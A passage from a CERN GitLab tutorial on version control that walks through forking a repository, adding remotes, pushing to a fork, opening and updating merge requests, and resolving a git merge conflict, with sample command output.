
Connect to our example repository using a Web browser:

> https://gitlab.cern.ch/starter-kit-scratch/starter-kit-example

and click on the "Fork" button:



If you have played already with GitLab groups you might have several fork destinations, if so, just select your user:



Your GitLab account will now contain a repository with the same name as the original, `starter-kit-example`.

At this point, CERN GitLab contains several copies of the same repositories: the main one, and all the forks you have just created. Those copies are **remote clones** for now, as they are not on your laptop yet.

The main feature of your fork is that you (and by default you only) have **write permissions** to it. You cannot directly push to the original repository, but you can write to your fork.

Forks are independent

When you create a fork, you make a snapshot of the original repository at a given moment in time. From that point on, the fork is independent from both the original repository and any forks made by other users.

Clone a remote project and its fork

Now it is time to open your terminal and clone the remote project. As we have already seen we can use the SSH URL for cloning the project:

```
$ mkdir test_merge_requests/
$ cd test_merge_requests/
$ git clone ssh://git@gitlab.cern.ch:7999/starter-kit-scratch/starter-kit-example.git
```

```
Cloning into 'starter-kit-example'...
remote: Counting objects: 3, done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0)
Receiving objects: 100% (3/3), done.
```

Now putting into practice what we have already learnt let's add our fork as a remote, it will have the same URL as the main repository except `starter-kit-scratch` is replaced with your CERN username:

```
cd starter-kit-example/
git remote add YOUR_CERN_USERNAME ssh://git@gitlab.cern.ch:7999/YOUR_CERN_USERNAME/starter-kit-example.git
```

What are my remotes now?

- How many remotes do you have now in your repository?
- What are their names?

Solution

You can verify what are your remotes by using the `git remote` command:

```
$ git remote -v
```

```
dberzano    ssh://git@gitlab.cern.ch:7999/dberzano/starter-kit-example.git (fetch)
dberzano    ssh://git@gitlab.cern.ch:7999/dberzano/starter-kit-example.git (push)
origin    ssh://git@gitlab.cern.ch:7999/starter-kit-scratch/starter-kit-example.git (fetch)
origin    ssh://git@gitlab.cern.ch:7999/starter-kit-scratch/starter-kit-example.git (push)
```

You now have **two remotes**: the default one, corresponding to the upstream repository, is called `origin` and you have added it when you have cloned the repository. The second one is named after your CERN account and you have created it explicitly with `git remote add` .

Sync your local repository with remote changes

You are now ready to start working on your new feature on your laptop. First off since you are using different remotes, make sure your local Git working directory is up-to-date with the upstream (*i.e.* the "main", or `origin`) repository.

If you don't have any pending local change, you can do:

```
$ git pull
```

Since your current branch "tracks" by default the corresponding remote branch on the main (`origin`) repository, the `git pull` command will by default do the right thing. This is equivalent of explicitly telling `git` to fetch changes from `origin`:

```
$ git pull origin
```

Syncing using the nuclear option

In some cases you might end up with your working directory (and/or branch) "messed up" and the `git pull` command will not work seamlessly. If you are sure you are not going to lose anything important, you can simply reset your current working directory by **ignoring any local modification and destroying it**:

```
$ git fetch --all  # make local git aware of what changed remotely
$ git reset --hard origin/master  # lose any local modification
$ git clean -fxd  # get rid of any extra files not under version control
```

You should be **very careful** about using the `git reset` and `git clean` commands, but they are very useful when your working area got messed up somehow.

Implement your new feature

You can now implement your new "feature" by adding a bunch of files with some random content to your local repository. As an exercise, you can try to add a file named after your CERN username:

```
echo "My name is Firstname Lastname" > YOUR_CERN_USERNAME.txt
```

Replace `YOUR_CERN_USERNAME` with your CERN username to avoid conflicts.

You can now commit the changes:

```
$ git add --all -v
$ git commit -m 'Add user info for YOUR_CERN_USERNAME'
```

What have I done?

- What did you do with `git add`?
- What did you do with `git commit`?
- Why is the commit message appropriate?

- Where are my changes now?

Solution

`git add --all` adds all untracked/modified files to the "staging area", that is: the area containing the files which will be part of the next commit. The `-v` (as in *verbose*) switch is useful to spot unwanted additions, as it prints out every added file.

`git commit` creates a commit, whose message is appropriate as it is shorter than 50 characters and meaningful, in other words it's *concise*.

Your commit is only **on your laptop only** and it is not yet available in your fork, or on the upstream repository.

Push changes

Without further ado let's push:

```
$ git push
```

Unfortunately it does not work (your message might actually be different):

```
Counting objects: 3, done.
Delta compression using up to 8 threads.
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 316 bytes | 316.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0)
remote: GitLab: You are not allowed to push code to protected branches on this project.
To ssh://gitlab.cern.ch:7999/starter-kit-scratch/starter-kit-example.git
 ! [remote rejected] master -> master (pre-receive hook declined)
error: failed to push some refs to 'ssh://git@gitlab.cern.ch:7999/starter-kit-scratch/starter-kit-example.git'
```

By default, `git push` attempts to push to `origin`, which is forbidden in this case! All modifications must go through Pull Requests. This means the only way we have is to push our changes to our own fork:

```
$ git push YOUR_CERN_USERNAME
```

This time we have had more luck:

```
Counting objects: 3, done.
Delta compression using up to 8 threads.
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 316 bytes | 316.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0)
To ssh://gitlab.cern.ch:7999/dberzano/starter-kit-example.git
   764051d..256c9b6  master -> master
```

OK, so your changes are now pushed to your private repository. Before opening the Pull Request let's check the status of the remote repositories.

Status of remote repositories

How do you use `git log` to see exactly what the two remote repositories (`origin` , and your fork) contain?

Solution

We use the `--decorate` option to show local and remote branches and tags (`-10` is to limit the history to 10 commits):

```
$ git log -10 --oneline --graph --decorate
```

This is the output (most recent commits are on top):

```
* 256c9b6 (HEAD -> master, dberzano/master) Add user info for dberzano
* 764051d (origin/master, origin/HEAD) Add initial README
```

So you will see that:


- the main repository (`origin/master`) is *behind* yours
- your local repository (`master`) and your remote fork (`dberzano/master`) are in sync and contain the commit you've just authored

Create a Pull (or Merge) Request


As we have said before, Pull Requests are not part of Git but they depend on the provider hosting your Git repositories. On GitLab you need to point your Web browser to your repository:

> https://gitlab.cern.ch/YOUR_CERN_USERNAME/starter-kit-example


Then click on the **+ (plus)** button and select **New merge request**:



On the next screen, select `master` as **Source branch**:



then click the green **Compare branches and continue** button. The next screen allows you to review the changes graphically (you need to go at the bottom of the page and click the **Changes** tab):




If the changes look good to you, assign a title to your Merge Request, and an extended description. You should follow the same policies you use for writing commit messages:

- keep the **Title** below 50 characters (well, you don't need to count, but do your best to keep it short!),
- add any extra information in the **Description** field.

Automatic Pull Request title and description

If your Pull Request has only one commit, the **Title** and **Description** fields will be automatically filled for you.



When you are ready to proceed, click on the big green **Submit merge request** button.

Now, sit back and relax!


Discussing, amending, retiring a Merge Request

Once a Merge Request is opened the repository owners are notified (usually via email), and they (or even somebody else, depending on the repository's permissions) can add comments and requests before accepting your changes.

Merge Requests are each given a sequential number. The first ever merge request on the example respository can be found at:

> https://gitlab.cern.ch/starter-kit-scratch/starter-kit-example/merge_requests/1

This is how a comment appears, and how you can reply to it:



When you are ready just click on the **Comment** button.

In our example, we have realized that we wanted to add something more to the Merge Request before proceeding. Doing so is as simple as authoring and pushing more commits.

Let's go back to our local working directory, edit the file `YOUR_CERN_USERNAME.txt` and add a line to it:

```
$ echo "I hereby certify that this information is true." >> YOUR_CERN_USERNAME.txt
```

Now commit:

```
$ git commit -a -m 'Add information certification'
```

```
[master d09c134] Add information certification
 1 file changed, 1 insertion(+)
```


...and finally push (once again, remember to do it to your remote):

```
$ git push YOUR_CERN_USERNAME
```

```
Counting objects: 3, done.
Delta compression using up to 8 threads.
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 359 bytes | 359.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0)
To ssh://gitlab.cern.ch:7999/dberzano/starter-kit-example.git
   256c9b6..d09c134  master -> master
```

Voilà, it's done: you have just added more commits to your Merge Request! Let's look on the Web at the commits you have added. Go to the Merge Request page and click on the **Commits** tab at the bottom, here is a direct link for the example:

> https://gitlab.cern.ch/starter-kit-scratch/starter-kit-example/merge_requests/1/commits




How come has this worked?

Opening a Merge/Pull Request does not mean creating a static snapshot of your working area at the time when you have opened it; instead, your working area (*i.e.* your *branch* on your *remote*, note that we are only using one branch called `master`, which is the default, for simplicity) is dynamically linked to the Merge Request. The link disappears the moment the Merge Request is closed, or accepted.


Adding commits to an existing Merge Request is the very essence of using Merge Requests: you submit your content for scrutiny, and reviewers will say what they think before accepting it, giving you the ability to amend things as you go.

If you or the maintainers of the project are not happy with a Pull Request it can be retired by clicking on the orange **Close merge request** button on top of the page:



Accepting a Pull Request

When a Merge Request looks good, the repository owners will click on the **Merge** button:



Your code is then finally included upstream. On your local repository, if you want to work on a new feature, you can simply start over by fetching remote changes first as explained earlier.

The social side of coding

Using Pull Requests can seem overly complicated at first, but they are a very efficient way to truly collaborate on large projects.

- **A Pull Request represents an atomic unit of work.** You can open a Pull Request for adding a certain feature, composed by several commits with work in progresses, minor fixes, major bug fixes. When merged, the feature is finally there and complete, available to every collaborator. You reduce the chance of having incomplete and/or buggy features in released versions of the code.
- **When writing a Pull Request, you know that your code will be viewed by someone.** This makes you more attentive to what other persons will think when they see it, making you a better collaborator.

- **Sometimes, good code is like wine (it has to age a little bit to taste better).** Pull Requests might stay open for a while before being accepted, do not be in a rush: having your code reviewed (sometimes by the most annoying and pickiest reviewer!) is a chance for improvement.

Behave on Pull Request discussions

Some Pull Requests on large projects can get rather controversial. Bear in mind that Pull Requests are about facilitating collaboration for a common goal, and - as in real life - try not to go on a rampage, at least not too quickly!

Automatic testing

Merge requests can be configured to prevent changes from being merged into the main branch of a repository if any of the project's builds or tests fail to run correctly. This is useful to try and ensure that the `master` branch always contains a "good" version of the project. See the continuous integration lesson for details on how to set this up with GitLab, along with a list of services that can be used with other git hosts.

Key Points

- "Forking" means to create your private editable copy of a remote project on the servers
- "Cloning" means to download locally a remote repository and/or its fork
- "Pull/Merge Requests" allow for discussing code and content before including it
- Automatic testing on Pull/Merge Requests ensures better upstream code quality

Conflicts

Learning Objectives

- Explain what conflicts are and when they can occur.
- Resolve conflicts resulting from a merge.

As soon as people can work in parallel, it's likely someone's going to step on someone else's toes. This will even happen with a single person: if we are working on a piece of software on both our laptop and a server in the lab, we could make different changes to each copy. Version control helps us manage these conflicts by giving us tools to resolve overlapping changes.

To see how we can resolve conflicts, we must first create one. The file `mars.txt` currently looks like this in both partners' copies of our `planets` repository:

```
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
The two moons may be a problem for Wolfman
But the Mummy will appreciate the lack of humidity
```

Let's add a line to one partner's copy only:

```
$ nano mars.txt
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
The two moons may be a problem for Wolfman
But the Mummy will appreciate the lack of humidity
This line added to Wolfman's copy
```

and then push the change to GitLab:

```
$ git add mars.txt
$ git commit -m "Add a line in our home copy"
```

```
[master 5ae9631] Add a line in our home copy
 1 file changed, 1 insertion(+)
```

```
$ git push origin master
```

```
Counting objects: 5, done.
Delta compression using up to 4 threads.
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 352 bytes, done.
Total 3 (delta 1), reused 0 (delta 0)
To https://github.com/vlad/planets
   29aba7c..dabb4c8  master -> master
```

Now let's have the other partner make a different change to their copy *without* updating from GitLab:

```
$ nano mars.txt
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
The two moons may be a problem for Wolfman
But the Mummy will appreciate the lack of humidity
We added a different line in the other copy
```

We can commit the change locally:


```
$ git add mars.txt
$ git commit -m "Add a line in my copy"
```

```
[master 07ebc69] Add a line in my copy
 1 file changed, 1 insertion(+)
```

but Git won't let us push it to GitLab:

```
$ git push origin master
```

```
To ssh://gitlab.cern.ch:7999/vlad/planets.git
 ! [rejected]        master -> master (non-fast-forward)
error: failed to push some refs to 'ssh://gitlab.cern.ch:7999/vlad/planets.git'
hint: Updates were rejected because the tip of your current branch is behind
hint: its remote counterpart. Merge the remote changes (e.g. 'git pull')
hint: before pushing again.
hint: See the 'Note about fast-forwards' in 'git push --help' for details.
```



Git detects that the changes made in one copy overlap with those made in the other and stops us from trampling on our previous work. What we have to do is pull the changes from GitLab, merge them into the copy we're currently working in, and then push that. Let's start by pulling:

```
$ git pull origin master
```

```
remote: Counting objects: 5, done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 1), reused 3 (delta 1)
Unpacking objects: 100% (3/3), done.
From https://github.com/vlad/planets
 * branch            master     -> FETCH_HEAD
Auto-merging mars.txt
CONFLICT (content): Merge conflict in mars.txt
Automatic merge failed; fix conflicts and then commit the result.
```

`git pull` tells us there's a conflict, and marks that conflict in the affected file:

```
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
The two moons may be a problem for Wolfman
But the Mummy will appreciate the lack of humidity
<<<<<<< HEAD
We added a different line in the other copy
=======
This line added to Wolfman's copy
>>>>>>> dabb4c8c450e8475aee9b14b4383acc99f42af1d
```

Our change—the one in `HEAD`—is preceded by `<<<<<<<`. Git has then inserted `=======` as a separator between the conflicting changes and marked the end of the content downloaded from GitHub with `>>>>>>>`. (The string of letters and digits after that marker identifies the commit we've just downloaded.)

It is now up to us to edit this file to remove these markers and reconcile the changes. We can do anything we want: keep the change made in the local repository, keep the change made in the remote repository, write something new to replace both, or get rid of the change entirely. Let's replace both so that the file looks like this:

```
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
The two moons may be a problem for Wolfman
But the Mummy will appreciate the lack of humidity
We removed the conflict on this line
```

To finish merging, we add `mars.txt` to the changes being made by the merge and then commit:

```
$ git add mars.txt
$ git status
```

```
On branch master
All conflicts fixed but you are still merging.
  (use "git commit" to conclude merge)

Changes to be committed:

    modified:   mars.txt
```

```
$ git commit -m "Merge changes from GitHub"
```

```
[master 2abf2b1] Merge changes from GitHub
```

Now we can push our changes to GitHub:

```
$ git push origin master
```

```
Counting objects: 10, done.
Delta compression using up to 4 threads.
Compressing objects: 100% (6/6), done.
Writing objects: 100% (6/6), 697 bytes, done.
Total 6 (delta 2), reused 0 (delta 0)
To ssh://gitlab.cern.ch:7999/vlad/planets.git
   dabb4c8..2abf2b1  master -> master
```

Git keeps track of what we've merged with what, so we don't have to fix things by hand again when the collaborator who made the first change pulls again:

```
$ git pull origin master
```

```
remote: Counting objects: 10, done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 6 (delta 2), reused 6 (delta 2)
Unpacking objects: 100% (6/6), done.
From https://github.com/vlad/planets
 * branch            master     -> FETCH_HEAD
Updating dabb4c8..2abf2b1
Fast-forward
 mars.txt | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)
```

We get the merged file:

```
$ cat mars.txt
```

```
Cold and dry, but everything is my favorite color
The two moons may be a problem for Wolfman
But the Mummy will appreciate the lack of humidity
We removed the conflict on this line
```

We don't need to merge again because Git knows someone has already done that.

Git's ability to resolve conflicts is very useful, but conflict resolution costs time and effort, and can introduce errors if conflicts are not resolved correctly. If you find yourself resolving a lot of conflicts in a project, consider these technical approaches to reducing them:

